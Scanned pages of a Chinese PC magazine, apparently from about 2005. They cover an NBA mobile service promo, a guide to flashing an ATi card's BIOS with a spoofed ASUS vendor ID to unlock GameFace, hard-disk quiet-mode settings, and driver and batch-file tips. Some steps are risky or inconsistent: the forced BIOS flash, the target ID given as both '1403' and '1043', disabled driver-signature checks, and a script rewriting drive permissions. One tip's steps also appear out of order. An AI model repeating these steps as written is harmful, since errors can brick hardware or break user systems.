不论身为M-ZONE人的你在何时何地，只要动动手指，登录“移动梦网→新闻天气→新鲜出炉→NBA动感俱乐部”;或者通过你的手机输入网址:http://nba.wap.sohu.com,进入“NBA动感俱乐部导航条”;此外还可发送“nba”到“666680”;便可与NBA最新资讯形影不离。“NBA动感俱乐部”业务就像是单独为M-ZONE人开放的美食大超市，一群人聚在一起分享快乐，那吃的一定要经典，不为别的，就为了大家能够热热闹闹、高高兴兴的，让M-ZONE人有一个与NBA随时随地零距离接触的空间，同时也让篮球迷们有个随时随地探讨切磋的地方，因此每个栏目都是别具特色的美味，既要色、香、味俱全，又要做法新颖、吃法多样:

火线战报——时令蔬菜沙拉

火线战报就像一盘时令蔬菜沙拉，卷心菜、番茄、黄瓜区分简洁清晰，但又被沙拉酱搅和在一起互相依托相互入味，有的人觉得番茄吃着爽快，有的人认为〞肉〞得难受。进入栏目，一眼看去简单明了，每场比赛的结果一览无余，但细细品味，有的场次结果可以让自己爽快激动，有的结果却让自己不停地头晕眼花想呕吐——这么恶心，怎么这么恶心呢!

吃法一:登录〞NBA动感俱乐部→NBA动感俱乐部导航条→火线战报〞;

吃法二:手机输入网址:http://nba.wap.sohu.com，进入〞NBA动感俱乐部导航条→火线战报〞;

吃法三:发送〞81〞到〞666680〞

直播大厅——土耳其烤肉

土耳其烤肉一定要吃现烤的才有味道，烤好了再让厨师师傅一片片地现场削下来，再夹上洋葱、姜、蒜、瓜条，涂上秘制甜酱，吃这样的烤肉才算是真正的土耳其。直播大厅的编辑人员就承担了这样一个厨师的重要角色，不但要把比赛过程的真实情况实时传递给M-ZONE客户，还要把比赛过程一片片地分解，加上〞洋葱、姜、蒜、瓜条，涂上酱〞进行〞包装〞后才能传递到客户的口中，让客户细细品味。偶尔遇到比较辣的洋葱，客户还会呛得流泪，心会跟着〞厨师师傅〞〞包装〞烤肉的手忽而喜悦忽而紧张，总之这种感觉就跟看电视直播的比赛时是一样的。

吃法一:登录〞NBA动感俱乐部→NBA动感俱乐部导航条→直播大厅〞;

吃法二:进入〞NBA动感俱乐部导航条→直播大厅〞;

吃法三:发送〞85〞到〞666680〞。

中国之星——珍宝三角

姚明、王治　、巴特无疑是中国人心中的骄傲，别看咱是土生土长的中国人，咱到了美国的NBA，也不比美国的球员差。好比都是大米、烤肉、青菜这三样，可不同的厨师做出来的样式不同、味道也不一样，有的只能做盖饭，有的则〞开发〞出了珍宝三角。不同的吃客品出来的味道也不一样，总得让人家说道说道，品头论足一番，发表一下个人意见吧，不过你得注意，咱们谈论可以，但要守规矩。

吃法一:登录〞NBA动感俱乐部→NBA动感俱乐部导航条→中国之星〞;

吃法二:进入〞NBA动感俱乐部导航条〞→〞中国之星〞;

吃法三:发送〞82〞到〞666680〞。

互动娱乐——水煮鱼

吃了不少洋式大餐，也得尝尝咱们自家的特色不是。水煮鱼，一提到它就会让人流下口水，喜欢吃水煮鱼的人应该不在少数，鱼的种类不同，做出来的口感也不同。有挑战NBA、夺宝竞拍

篮球经理、有奖问答、投篮游戏等。

虽然鱼肉、豆芽都好吃，但你可得看准了再下筷子，不然吃到了花椒、辣椒你就得〞热泪盈眶〞了。

吃法一:登录〞NBA动感俱乐部→NBA动感俱乐部导航条〞→〞互动游戏〞;

吃法二:进入〞NBA动感俱乐部导航条〞→〞互动游戏〞;

吃法三:发送〞86〞到〞666680〞。

突破GameFace显卡限制！让我们在游戏中见面

★★

■王军

无论是争分夺秒的即时策略游戏，还是紧张刺激的第一人称射击游戏，游戏中高速互动的网络联机对战，均更强调玩家之间的沟通与协助。然而，由于目前的大多数游戏，只能在游戏联机过程中以文字聊天的方式进行交流(仅有少数游戏支持语音聊天)。因此，可以想见，在激烈的对战交火中，以文字输入的速度，往往还没有把事情说个明白，自己早就已经被敌人的子弹所击中。

正是考虑到在网络联机对战中，对视频聊天的需要，华硕公司给所有使用华硕显卡的用户们开发了新一代的GameFace技术。凭借这个神奇技术的诞生，游戏玩家们不仅可以在任何联机游戏中进行语音聊天，还可以在游戏中开启视频画面，直接与你的队友或敌人面对面地交流。借此，我们除了可以在游戏中看见游戏伙伴们的紧张面孔之外，自己也可以给队友们一个会意的眼神。可以说随着GameFace的应用，将使得游戏玩家们在联机对战游戏中的乐趣大大增加。

可惜！除了使用华硕自家生产的显卡之外，使用其他厂商生产的显卡是无法享受GameFace功能的。那么，真的就没有办法让其他厂商生产的显卡，也能品尝一番GameFace吗？当然不是！

华硕 GameFace技术主要是依靠GameFace Live软件和华硕加强版驱动程序来实现的，而无论是GameFace Live软件，还是华硕加强版驱动程序，均只有在侦测到显卡BIOS中的“厂商ID”为1043(华硕的厂商代码，每个显卡厂商都有惟一的一个)后，方能允许程序的安装。而并非是华硕显卡采用了特殊的硬件技术。可以说，华硕 GameFace功能的实现与否，与硬件是没有丝毫关系的。不论是nVIDIA还是ATi显卡都可使用，只要显卡BIOS中的“厂商ID”满足“1043”这一条件即可(见图1)。




图1

那么，如何让其他厂商显卡的“ID号”变成“1043”呢？这里，笔者以自己的迪兰恒进镭姬杀手9600PRO加强版(128MB)显卡为例，向大家讲解破解之法。

显卡BIOS的修改与刷新

1.备份当前显卡的BIOS，以供修改之用

这里，我们需要使用ATi WinFlash这个采用ATi图形处理核心的显卡BIOS专用刷新程序，将当前显卡的BIOS备份成一个文件。

在ATi WinFlash的程序界面中(见图2)，单击“保存”按钮，然后输入一个备份文件名(如old.rom)。再次单击“保存”按钮，就将当前显卡的BIOS备份出来了。


图2

2.编辑和修改显卡的BIOS

运行Radeon BIOS Tuner这个专用于ATi显卡BIOS编辑的编辑软件(见图3)，然后单击“打开”按钮，并读入前面备份下来的显卡BIOS文件(old.rom)。



图3

在读入old.rom文件之后，我们即可在程序的界面中，查看到这块显卡的“厂商ID”信息，这里是“148C”(即台湾憾讯公司)。

以毫不留情、毫不犹豫的手法，将当前的“厂商ID”由“148C”改为“1403”(即华硕公司)。然后，单击“另存为”按钮，将已经编辑过的显卡BIOS文件，保存成一个新的BIOS文件(new.rom)，以备重新刷新显卡的BIOS之用。

3.重新写入已经修改之后的BIOS

再次运行ATi WinFlash程序，单击“载入”按钮，以导入我们前面已经修改过“厂商ID”的new.rom文件，

单击“编程”按钮(见图4)，就可以更新显卡的BIOS了。注意：在刷新的时候，屏幕或许会黑一下，这是正常的，请耐心等待。在完全更新显卡BIOS之后，单击“重启”按钮，重启操作系统，使显卡BIOS的刷新生效。



图4

不过，略为遗憾的是：ATi WinFlash这个Windows下的写入程序，只能对未处于“Lock”状态的显卡BIOS进行刷新。而其对于已经处于“Lock”状态的显卡(譬如笔者的这块显卡)是无能为力的。

遇到这样的情况，怎么办呢？不要紧！我们还可以在DOS下，以强制刷新方式来刷新显卡BIOS。(注：强制刷新显卡BIOS有可能会损坏你的显卡，刷新前请三思，并准备一块PCI接口显卡以备刷新失败时进行恢复)。

下载DOS版本的ATi Flashrom 2.40 ATi显卡BIOS刷新程序，将其解压到硬盘的某个文件夹下，譬如“D:\Flash”文件夹下。同时，我们将new.rom文件也复制到这个文件夹中。

用DOS引导软盘或者引导光盘来引导系统，进入DOS提示符之后，用“CD”命令进入硬盘上的Flash子目录中，然后可直接输入命令行：Flashrom p 0 new.rom f，回车开始执行(其中：-p表示写入BIOS，-f是强制写入，0表示对AGP插槽的设备进行刷新)。笔者在刷新的时候，显卡BIOS的更新速度是非常快的，一转眼的功夫就完成了。在完成之后，可对计算机进行复位(重启)。如果不幸遇到BIOS更新失败，显卡不能工作，我们可以用一块PCI的显卡连接显示器，然后将原来的old.rom文件重新写入AGP显卡即可。

驱动程序和软件的安装

在对显卡BIOS进行更新之后，操作系统会自动提示发现新的硬件，并为之安装相应的驱动程序。不过，考虑到随后我们即要安装的华硕加强版驱动程序，必须在官方催化剂驱动程序的基础上才能安装成功。因此，在这里，笔者又重新安装了一次ATi官方的催化剂(5.8版)驱动程序。注意：对于使用第三方ATi优化版驱动程序的用户，最好改用官方提供的催化剂驱动程序，否则容易出问题。另外，在重新安装驱动程序之后，请重启一次操作系统。

随后，我们也别忘了安装华硕加强版驱动程序。这是一个异常关键的驱动程序，能否实现Game Face，全靠它的支持，否则即便安装了华硕GameFace Live软件也是无济于事的。在这里，笔者安装的1.18版的华硕加强版驱动。

注意：如果不对BIOS进行修改和刷新，那么这个华硕加强版驱动是无法安装的，它会告诉你“硬件没有找到”或者“文件没有找到”。总之，会提示安装有错误。

再次进入操作系统之后，我们在ATi催化剂的控制面板上，可以见到一个“华硕”标签，点击这个标签，就会出现华硕 OSD的设置界面(见图5)。只要出现了这个界面，那就表示已经安装好了华硕加强版驱动。要想使用GameFace技术在游戏中视频聊天，必须依靠华硕 OSD。随后，我们必须勾选“开启华硕 OSD功能”，并将热键设置为“Ctrl+Alt+Z”。今后在游戏中，按下此热键，即可呼出华硕 OSD的工作菜单。



图5

如何在游戏中使用GameFace?

1.设置GameFace Live

从华硕公司的官方站点上，下载并安装华硕GameFace Live 2.52版程序。安装完成后，运行华硕GameFace Live(见图6)，单击“Setup”按钮，配置华硕 GameFace Live的工作参数。



图6

在“GameFace Setup”窗口中(见图7)，可对GameFace在游戏中的呼出热键进行设置。首先，我们要选中“OSD Hotkey”下面的“Enable 华硕 OSD”选项，然后为其定义一个呼出热键。



图7

在这里，笔者定义的呼出热键是“Ctrl + Alt + Z”。

“Kick Hotkey”是华硕OSD的踢人热键，我们可暂时采用默认的设置。

另外，我们还可以"GameFace Hotkey"中定义在华硕 OSD菜单中，激活GameFace的热键(激活之后，可以看到摄像头中的视频图像)，而"Pause Hotkey"则是用来定义暂时中止GameFace视频功能的热键。

另外，为了能在视频会话的过程中用语音交流，我们还需要勾选"Enable Sound Detection"开启语音对话功能。

单击"Capture Device"标签，弹出"Capture Device"的设置界面(见图8)，以设置您的视频和音频设备，GameFace可以有效地支持摄像头和电视卡设备。由于笔者的机器上，既有摄像头又有电视卡，因此会在Video中出现两个视频设备，在这里，笔者选择"10moons USB PC Camera (ZC0301PL 摄像头)"，单击"确定"按钮，完成设置。




图 8

2.在游戏中使用GameFace

要使用Game Face，我们还需要在Game Face Live中，建立一个网络连接。Game Face支持用户以LAN(局域网)或WAN广域网(互联网)的形式连接。而无论是哪种网络形式，我们都需要对网络进行配置。在完成网络的配置以后，回到"Server"配置窗口中，单击"Activate"按钮，建立连接(见图9)。



图 9

进入游戏后，我们用"Ctrl + Alt + Z"热键呼出华硕 OSD菜单(见图10)。在华硕 OSD菜单中，我们可以调节游戏的亮度、对比度和Gamma值。其中，可以用键盘上的方向键"←和→"来调节大小，用"↑和↓"来切换调节的项目。要关闭华硕OSD，用"END"键即可。而使用"Page Up或Page Down"键，则可以切换到GameFace的控制菜单中。



图 10

在GameFace的控制菜单上(见图11)，我们可以选中"Enable GameFace"以打开GameFace，当然我们也可以用热键"Ctrl + Alt + Z"来打开。打开GameFace的视频会话窗口后，就可以在游戏画面中见到一个视频窗口了。



图 11

对于游戏画面中的GameFace视频会话窗口，可以通过OSD菜单中"Placement"来调整其在屏幕四角上的位置。通过"Transparency"，可以调节视频画面的透明度。而用"Pes X和Pes Y"两项，则可分别调节这个视频窗口，在游戏画面上的X轴和Y轴位置。通过"Siring"，我们可以调节视频窗口的大小。

如果想暂时中止与对方的视频会话，可以用热键"Ctrl + Alt + P"，以暂时中止与对方的视频会话。

另外，需要注意的是：如果游戏的分辨率低于800 × 600，是不能正常开启GameFace视频窗口的。

本文介绍的改造方法，已经在迪兰恒进镭姬杀手9600PRO加强版显卡上获得成功。而对于采用nVIDIA图形处理核心的显卡，原理也是一样的，只是工具不同而已。我们可用X-BIOS Editor来编辑和修改显卡的BIOS并刷新。

火线链接

刷新显卡BIOS兵器谱

兵器一 ATi WinFlash Utility 1.0.0.16

http://file5.mydrivers.com/files/display/ati_winflash%201.0.0.16.zip

兵器二 ATi Radeon BIOS Tuner 1.7

http://vnet.onlinedown.net:82/down/ha_rabit17_ly.rar

兵器三 ATi Flash(DOS)2.4

http://dg.download.21cn.com/file1healbored/driver/display/videocard/ati/ATi_flashrom240.zip

兵器四 ATi 催化剂驱动 5.8

http://file6.mydrivers.com/files/display/ati_58cp.exe

兵器五 华硕加强版驱动程序1.18版

http://www.华硕.com.cn/pub/华硕/vga/nVIDIA/Released_Drv/华硕EnhancedDriver118.zip

兵器六 华硕 GameFace Live 2.52

http://dlsvr01.华硕.com/pub/华硕/vga/app/GameFace252.zip

CF [YY28]

硬盘应该怎么用？要性能，还是要寿命？

★★

■王军

邻居老黄家的电脑“撞邪”了，半年之内，新买的120GB硬盘已经两次“身负重伤”进厂大修！这是怎么回事？真是当前硬盘质量很差吗？还是使用方法不正确？我们都知道，硬盘是一台电脑中最容易损坏的硬件，并且伴随着硬盘的不幸　命，一大堆宝贵的数据也会随之烟消云散。那么，硬盘性能与寿命之间究竟有什么联系呢？硬盘的性能与寿命真的是“熊掌”与“鱼”的关系吗？如果真是这样？如何来避免我们的硬盘提前阵亡呢？

硬盘性能，如何来看待？

随着硬盘全部提升到7200RPM，甚至10000RPM，硬盘的性能确实得到了极大的提升。应该说，从技术层面上来讲，随硬盘主轴电机的不断提速，无疑是极大有益于硬盘性能的不断突破的。然而，不同的应用层面，对于硬盘性能的要求是不同的，那么究竟哪些应用层面，真正依赖于硬盘性能呢？笔者认为，真正需要硬盘性能的应该是网络服务器、文件服务器、图形工作站、高端游戏用机、高速数据记录这些需要频繁进行数据交换的应用，而仅仅是一般的办公处理、数据处理和上网娱乐，对于硬盘性能的要求，其实是并不高的。然而，尽管是前面所谈及的高端应用，也并非只在于片面的追求硬盘性能，在追求性能的同时，这类应用也非常重视其数据的安全性，因此，高端应用更多的采用磁盘阵列方式，特别是RAID1、RAID0+1和RAID5这类支持数据镜像的磁盘阵列模式，由此可见，即使是在高端的应用上，也是不敢丝毫忽视硬盘数据安全性的。

那么，针对普通的家庭应用来说，自然不太可能组建价格不菲的磁盘阵列，以获得可靠的数据安全性。那么对于普通的家庭用户来说，那唯有尽可能地来延长硬盘的寿命，才是获得数据安全性的重要途径。因而，这里笔者便提出了以性能换取寿命的提法。那么理论依据在何处呢？请看下面的分析。

是什么在影响硬盘的寿命？

影响硬盘寿命的原因是比较多的，然而，其中最重要的有三个因素：开关电源提供的电流质量太差、硬盘热量控制不当，盘体过热、硬盘遭受过度撞击。其中，最重要的原因，首推硬盘长期工作之后，盘体过热，造成的硬盘损坏。

举例来说吧，笔者有一个2004年购买的三星80GB硬盘，工作到现在也没有损坏，而邻居家今年上半年购买的迈拓120GB硬盘却在半年时间，两度“重伤”，何解？难道老牌的迈拓硬盘，其质量真不如三星硬盘吗？答案，当然不是！除了硬盘的个体因素之外，主要原因还是来自于两块硬盘的发热量控制得不一样。笔者的三星硬盘从购回之日，便采用了保守的“降频”工作方式，而邻居家的硬盘却在以全速方式前进。

根据笔者的比较，三星硬盘在静音模式和全速模式之下，其盘体表面温度是不一样的。在静音模式下，其盘体温度只是“温温”的，而全速模式之下，盘体则有些发烫。大家都知道，硬盘的盘体温度，如果长期过高，必然会影响硬盘的正常寿命。硬盘处于静音模式之下，尽管性能有少许的损失，然而其可以有效缓解高速硬盘的发热量，因此笔者认为硬盘延寿，完全可以采用以“性能”换“寿命”的做法。

编者注：据我们长期测试经验及对电脑用户的使用需要的了解来看，这种所谓的“性能”换“寿命”的方法是很实用的，因为不管是在测试中，还是在平时使用中，在这种工作方式下的硬盘性能降低并没有想像中那么明显。

硬盘“降频”何以换取寿命？

硬盘“降频”，其实就是让硬盘处于性能较低的静音模式之下。除了上面谈到的采用静音模式可以直接体验到硬盘的盘体热量下降之外。我们这里还需要知道，静音模式何以能让硬盘的盘体热量下降？其对于普通家庭用户来说，究竟有多大的性能损失？

我们知道，在一块硬盘内部，是有两个电机的，一个是驱动硬盘旋转的主轴电机，该电机过去是主要的发热源，但是现在有很多厂家开始使用液态轴承电机，由于它使用的是　膜液油轴承，以油膜代替滚珠，因此已经非常有效地解决了因金属摩擦而产生发热问题。从而使硬盘的寿命与可靠性也可以得以提高。

然而，对于硬盘的寻道电机来说，由于技术和成本上的原因，该电机还没有采用液态轴承电机，因此我们平时听到硬盘发出的“　、　”声，就是由它发出的。并且由于主轴电机的不断提速，寻道电机只有加快步伐，才能跟上主轴电机提速之后的需要。这时，寻道电机产生的热量已经超过主轴主机，成为硬盘最重要的热量来源。

那么硬盘的静音模式又是如何来降低盘体热量的呢？由于静音模式的开启，是人为地降低了磁头动力臂的反应速度(即降低了寻道速度)，实际上也就是减缓了寻道电机的启动加速度和略微地降低了其工作频率，从而达到降低热量和噪声的目的。这就是为什么打开硬盘的静音模式之后，可以促使硬盘盘体热量得以降低的原因。

既然静音模式降低了磁头动力臂的速度和寻道电机的工作频率，那么也必然会造成硬盘的平均寻道时间(Average

Seek Time）增长，从而造成硬盘性能略有下降。不过，静音模式的开启，通常情况下也只会影响硬盘的随机读取性能，而对于连续数据的持续读取性能则并不会有太大的影响。根据笔者的实测，在开启静音模式之后，无论商业应用的性能，还是专业应用性能，实际上都只有很小的变化。尤其是对寻道时间更敏感的商业性能，在开启静音模式之后也只下降不到1%。因而，对硬盘数据的读、写性能并不敏感的家庭用户来说，以仅仅1%左右的性能损失来换取硬盘寿命的延长，又何乐而不为呢？

如何开启硬盘的静音模式？

对于不同厂商的硬盘，其硬盘静音模式的开启方法是不同的。当然，也只有支持静音模式的硬盘，才能开启静音模式来延长寿命。不过，近两三年生产的硬盘，多数均支持静音模式。并且，迈拓、三星、日立（IBM）硬盘厂商还专门提供的硬盘工具来打开硬盘的静音模式（经过证明，由日立提供的硬盘工具，还可以应用于部分希捷硬盘上）。其中迈拓的静音工具是Maxtor Acoustic Management，日立是Hitachi Feature Tool，三星是SAMSUNG HDD URILIRY（又名HUTIL），以上工具可以到驱动之家下载。

这里，笔者就以三星硬盘和日立硬盘为例，来介绍如何开启硬盘静音模式。其中，无论是Hitachi Feature Tool还是SAMSUNG HDD URILIRY均需要一张软盘来进行硬盘设置工具软盘的安装。

1.三星硬盘“静音”模式的开启

下载软件之后，运行解压缩程序之后，可得到一个Install.exe的程序。将一张空白软盘插进软驱当中，点击确定按钮即可制作一张能够直接启动HUTIL程序的启动软盘。

以软盘引导，并进入HUTIL程序的主界面，依次选中“Tool”/“AUTOMATIC ACOUSTIC MANAGEMENT，并按回车键，进入静音模式的设置（见图1）。




图1

在设置AAM MODE模式下面一共有三个设置值可选，更改不同的设置值请移动光标到AAM MODE项，再按回车键更改（见图2）。



图2

AAM MODE设置值说明：

DISABLE：禁用AAM功能，此时硬盘寻道时间最快，此时硬盘性能最好，但噪声也最大。

FAST：启用AAM功能，此时硬盘进入快速寻道模式，硬盘噪声适中。

QUIET：启用AAM功能，此时硬盘噪声最小。这里我们选择QUIET，在设置完毕后，把光标移动到PROCESS项，按回车键，稍等一会儿就会出现设置完成的信息。至此，三星硬盘已经处于静音模式，你可以明显感觉到噪声和热量已经双双下降了。

2.日立硬盘“静音”模式的开启

在软驱中放入一张软盘，然后双击从网上下载回来的Hitachi_ftool_v198.exe文件，此时安装程序将自动制作一张安装有Hitachi Feature Tool工具的引导软盘。

用软盘进行引导并进入Hitachi Feature Tool的工作界面。在“Features”菜单中，执行“Change acoustic Level”命令，以更改硬盘的静音等级（见图3）。

在“Change automatic acoustic management(AAM)Level”的“Current settings”中。我们可以选中“Enable（Recommended value）”，让硬盘处于标准的静音模式，也可以选中“Enable(user defined. Value Use arrow key to select)”以手工方式控制硬盘的静音等级（见图4）。




图3



图4

在选中手工方式控制噪声等级之后，我们可以移动光标到“Quiet”(128)一端，从而获得最低的噪声等级，以便使硬盘在工作时，能以最低的工作噪声和最低温度运行。在设置好噪声等级之后，务必以“OK”来确定我们的设置。

对于普通的家庭用户来说，笔者建议大家手工控制硬盘的噪声等级，并将其设置到“Quiet”位置上。

如果你要兼顾性能，那么可以选择“Enable（Recommended value）”，从而在性能和噪声（温度）之间，取得一个平衡（见图5）。



图5

将硬盘设置为静音模式，无疑是可以带来诸多好处的，除了降低硬盘的发热量，以延长硬盘的寿命之外，也可以极大地消除硬盘噪声对用户的影响，对于准备打造静音级电脑的用户来说，那就更有必要打开硬盘的静音模式了。以“性能”换取“寿命”，究竟是硬盘的性能重要？还是硬盘寿命重要？相信看完本文，诸位看官已经心中有数，为了我们的硬盘能够更长时间地为我们服务，牺牲一点性能，开启硬盘静音之旅吧！ CF [YY29]

另类而实用,跟我玩转驱动

驱动程序是操作系统与硬件设备交流的“语言”,可以说我们无时无刻不在间接地与驱动程序打交道,但除安装Windows之外,好像就没有什么与驱动正面打交道的机会了。怎么玩转驱动?你只需要一点技巧……


本期密技评审团成员
CFan编辑部:狂PK、特别的特别、Cornel、Andy
特邀读者评审:50人
*关于评审团成员的说明:为了保证每条密技都是最实用的,我们每期都由几名编辑和特邀的50名读者组成评审团,以投票方式对密技进行精挑细选。

01 有备无患,给驱动做备份 票数:49

重装系统后最麻烦的事之一就是装驱动,如果硬件驱动光盘丢失或是根本记不起来硬件的型号,那就更烦人了。所以建议你有备无患,在平时就使用“驱动精灵”(下载地址:http://nj.onlinedown.net/soft/1790.htm)备份电脑的驱动。下载安装后,只需在界面左侧勾选需要备份的硬件,然后点击“开始备份”就能完成驱动的备份。在重装完系统,需要还原备份驱动时,打开软件点击工具栏按钮“还原驱动”,选择好驱动备份的目录后,勾选需要还原的设备点击“开始还原”即可。

02 让兼容性警告别再骚扰我 票数:47

追逐新鲜和速度的朋友大多会选择厂商发布的最新版本驱动程序,而这类驱动程序往往是没有通过WHQL认证的(WHQL的全名是“Windows硬件设备质量实验室”,它是微软推出的一项针对硬件在Windows下兼容性状况的认证,通过WHQL认证的驱动程序可以保证在Windows下工作的最佳稳定性)。在安装此类驱动程序时,Windows会弹出警告窗口,提醒未经过数字签名,安装后可能导致系统不稳定,我们该如何屏蔽它呢(以Windows XP为例)?



首先右击桌面上的“我的电脑”,选择“属性”打开“系统属性”窗口,进入“硬件”选项卡,点击“驱动程序”栏中的“驱动程序签名”按钮。在弹出的“驱动程序签名选项”窗口中选择“忽略-安装软件,不用征求我的同意”,点击“确定”(见图)。

03 巧改驱动,换主板不再重装系统 票数:45

更换显卡、声卡、网卡之类硬件后,只需卸载原来驱动,再安装新驱动即可,即使出现无法正常进入系统的情况,也可以通过安全模式来解决驱动故障。但如果更换了主板,我们仍能让系统泰然处之吗?很多朋友被迫重装了系统,装系统倒是不太麻烦,可是装完系统后要装的一大堆软件却让人傻了眼。

其实不必这么麻烦,在更换主板前,先按照如下步骤对系统进行一些更改,就能避免重装(此方法针对Windows 2000/XP,本文以Windows XP为例)。

第一步: 右击桌面上的“我的电脑”,选择“属性”,在弹出的“系统属性”窗口中选择“硬件”选项卡,然后点击“设备管理器”按钮。

第二步: 在“设备管理器”窗口中,点击展开“IDE ATA/ATAPI控制器”,然后双击其下的控制器名(一般形如

技巧:系统

一键修改文件夹权限

实用度:

装完系统后我们常常出于安全考虑要修改用户对文件夹的控制权限,但其操作相对比较繁杂,能不能让我们对文件夹或者磁盘分区的控制更简单呢?以让Administrators组和system组完全控制C、D两个磁盘分区为例:

首先到http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/xcacls-o.asp下载Xcacls.exe文件。接下来用记事本编辑如下内容:

```
echo
xcacls.exe C:\ /G administrators:FRW /Y >>right.log
xcacls.exe C:\ /E /G system:FRW /Y >>right.log
xcacls.exe D:\ /G administrators:FRW /Y >>right.log
xcacls.exe D:\ /E /G system:FRW /Y >>right.log
pause
```

将其保存为xca.bat文件,并保存在Xcacls.exe文件所在目录,最后执行xca.bat文件即可。

(山村野菇)

巧妙删除“长路径”文件夹

实用度:

删除文件夹时Windows经常会提示“路径太长”,这样的情况该如何处理呢?用记事本编辑如下内容:

```
@echo off
if {%1}=={} @echo Syntax: DelFolder FolderPath&goto :EOF
if not exist %1 @echo Syntax: DelFolder FolderPath - %1 NOT found.&goto :EOF
setlocal
set folder=%1
set MT="%TEMP%\DelFolder_%RANDOM%"
MD %MT%
RoboCopy %MT% %folder% /MIR
RD /S /Q %MT%
RD /S /Q %folder%
endlocal
```

将其保存为delfolder.bat,接下来到Windows XP Resource Kit中找一个名为robocopy.exe的文件(也可到http://www.microsoft.com/downloads/details.aspx?FamilyID=9d467a69-57ff-4ae7-96ee-b18c4790cffd&displaylang=en下载),将其和delfolder.bat放在同一目录之后,运行“CMD”命令打开命令提示符界面,进入delfolder.bat所在目录,运行“DelFolder FolderPath”命令即可。

(山村野菇)

"Intel(R)……IDE Controller"或者"VIA……IDE Controller")，然后在弹出的设备属性窗口中，选择"驱动程序"选项卡，点击"更新驱动程序"按钮。

第三步：弹出"硬件更新向导"界面，选择"否，暂时不"并点击"下一步"，然后选择"从列表或指定位置安装(高级)"并再点"下一步"，接着选择"不要搜索。我要自己选择要安装的驱动程序"，点击"下一步"后，在出现的列表中选择"标准双通道 PCI IDE 控制器"，按照提示完成驱动的更改。

现在关机，换上新主板后重启，第一次重启过程比较慢，然后还可能出现提示需要重启，启动几次后，系统恢复正常。

04 清理网卡驱动的"残骸" 票数:44

打开"设备管理器"，你可能会看到网卡名称的后面有"#2"、"#3"字样，难道我的网卡还会有"兄弟"？这其实是由于网卡曾经更换过插槽，而在更换前没有卸载其驱动程序，这样系统就会认为安装了另一块新的网卡，而在其名称后加上序号。别以为这只是小问题，可以"眼不见心不烦"，以前没有卸载的网卡中已经被分配了IP地址，如果再为换了插槽的同一块网卡设置IP时，就会收到IP冲突的警告信息。如何解决这个问题？最简单的正确方法如下：点击"开始→运行"，在运行框中输入"CMD"命令打开命令提示符窗口，输入命令"set devmgr_show_nonpresent_devices=1"回车，然后再输入命令"Start DEVMGMT.MSC"回车，打开"设备管理器"。此时在"设备管理器"中选择菜单"查看→显示隐藏的设备"就能看到隐藏的网卡驱动"残骸"了，双击该网卡打开其"属性"对话框，切换到"驱动程序"选项卡并点击"卸载"，这样就能将它们从电脑中彻底删除了。

05 巧用卷驱动隐藏硬盘分区 票数:40

在大学宿舍或类似的公共环境中，硬盘里要藏点隐私还真是不易。如何既能让室友分享你的电脑，又不至于暴露隐私？在 Windows 2000/XP 中打开"设备管理器"，选择菜单"查看→显示隐藏的设备"，在设备列表中就会出现一项"存储卷"设备，展开它之后在其下是若干个"通用卷"，随意选择一个"通用卷"右击之并选择"停用"，打开"我的电脑"检查哪个分区被隐藏了，经过几次试验最终找到需要隐藏的分区所对应的"通用卷"并将其停用(在测试过程中，无需隐藏的卷只需右击并选择"启用"即可恢复，如在停用过程中弹出"您的硬件设置已经过更改……"字样的提示框，则正在停用的卷对应的为系统分区，建议启用该卷)，在弹出的"禁用该设备会使其停止运行。确实要禁用该设备吗？"提示框中选择"是"。这样无论是在"我的电脑"还是"命令提示符"下都找不到这个盘符了。

06 提高老化显示器亮度 票数:36

显示器老化之后，其亮度就会越来越低。有很多朋友的显示器都需要经过开机"预热"半小时的过程，才能达到可以接受的亮度，最糟糕的是你发现显示器的亮度已经调节到100了……

试着从显卡驱动程序上找找法子吧，以nVIDIA显卡为例，右击桌面空白处选择"属性"，在弹出的"显示属性"窗口中选择"设置"选项卡，点击"高级"，在弹出窗口中选择以显卡型号为名称(如 Geforce2 MX/MX 400)的选项卡，在左侧的浮动栏中选择"彩色校正"，拖动"亮度"控制条至合适的亮度。如果你只是在游戏中亮度偏低，可以参考本刊2005年第17期的《小编们的"聪明"电脑》。CF [MJ01]

技巧:软件

巧用 RealPlayer 帮你整理 MP3 歌曲

实用度：

从外面买了一些MP3歌曲的光盘，里面的歌曲都是按照CD1、CD2等文件夹命名的，而不是我们通常的"歌手/专辑名称"的方式命名的，这样就要自己重新整理。其实只要这些歌曲的ID3信息完整，我们就可以用RealPlayer来帮你自动整理的。

第一步:把需要整理的所有歌曲都放在一个文件夹下，如"E:\歌曲"中，打开 RealPlayer，点击菜单"文件→将文件添加至我的媒体库"，在"添加文件"窗口中把歌曲文件夹中的歌曲全部选中。

第二步:点击"工具→首选项"菜单项，在左面点击"我的媒体库→我的媒体库高级设置"，在高级设置中点击"更改文件名"和"更改子文件夹"按钮，分别来对歌曲的命名和歌手文件夹的命名进行定义。

第三步:点击下面的"应用于现有媒体"按钮，在弹出的窗口中点击" 览"按钮把两个文件夹都改成保存歌曲的"E:\歌曲"，然后点击下面的"更改文件名"按钮。

这时打开保存歌曲的文件夹，已经是按歌手名称帮你自动分好了，剩下一些ID3信息不完善的歌曲就只能自己手动进行整理了。 **(江苏 Jay)**

让 Excel 自动切换输入法

实用度：

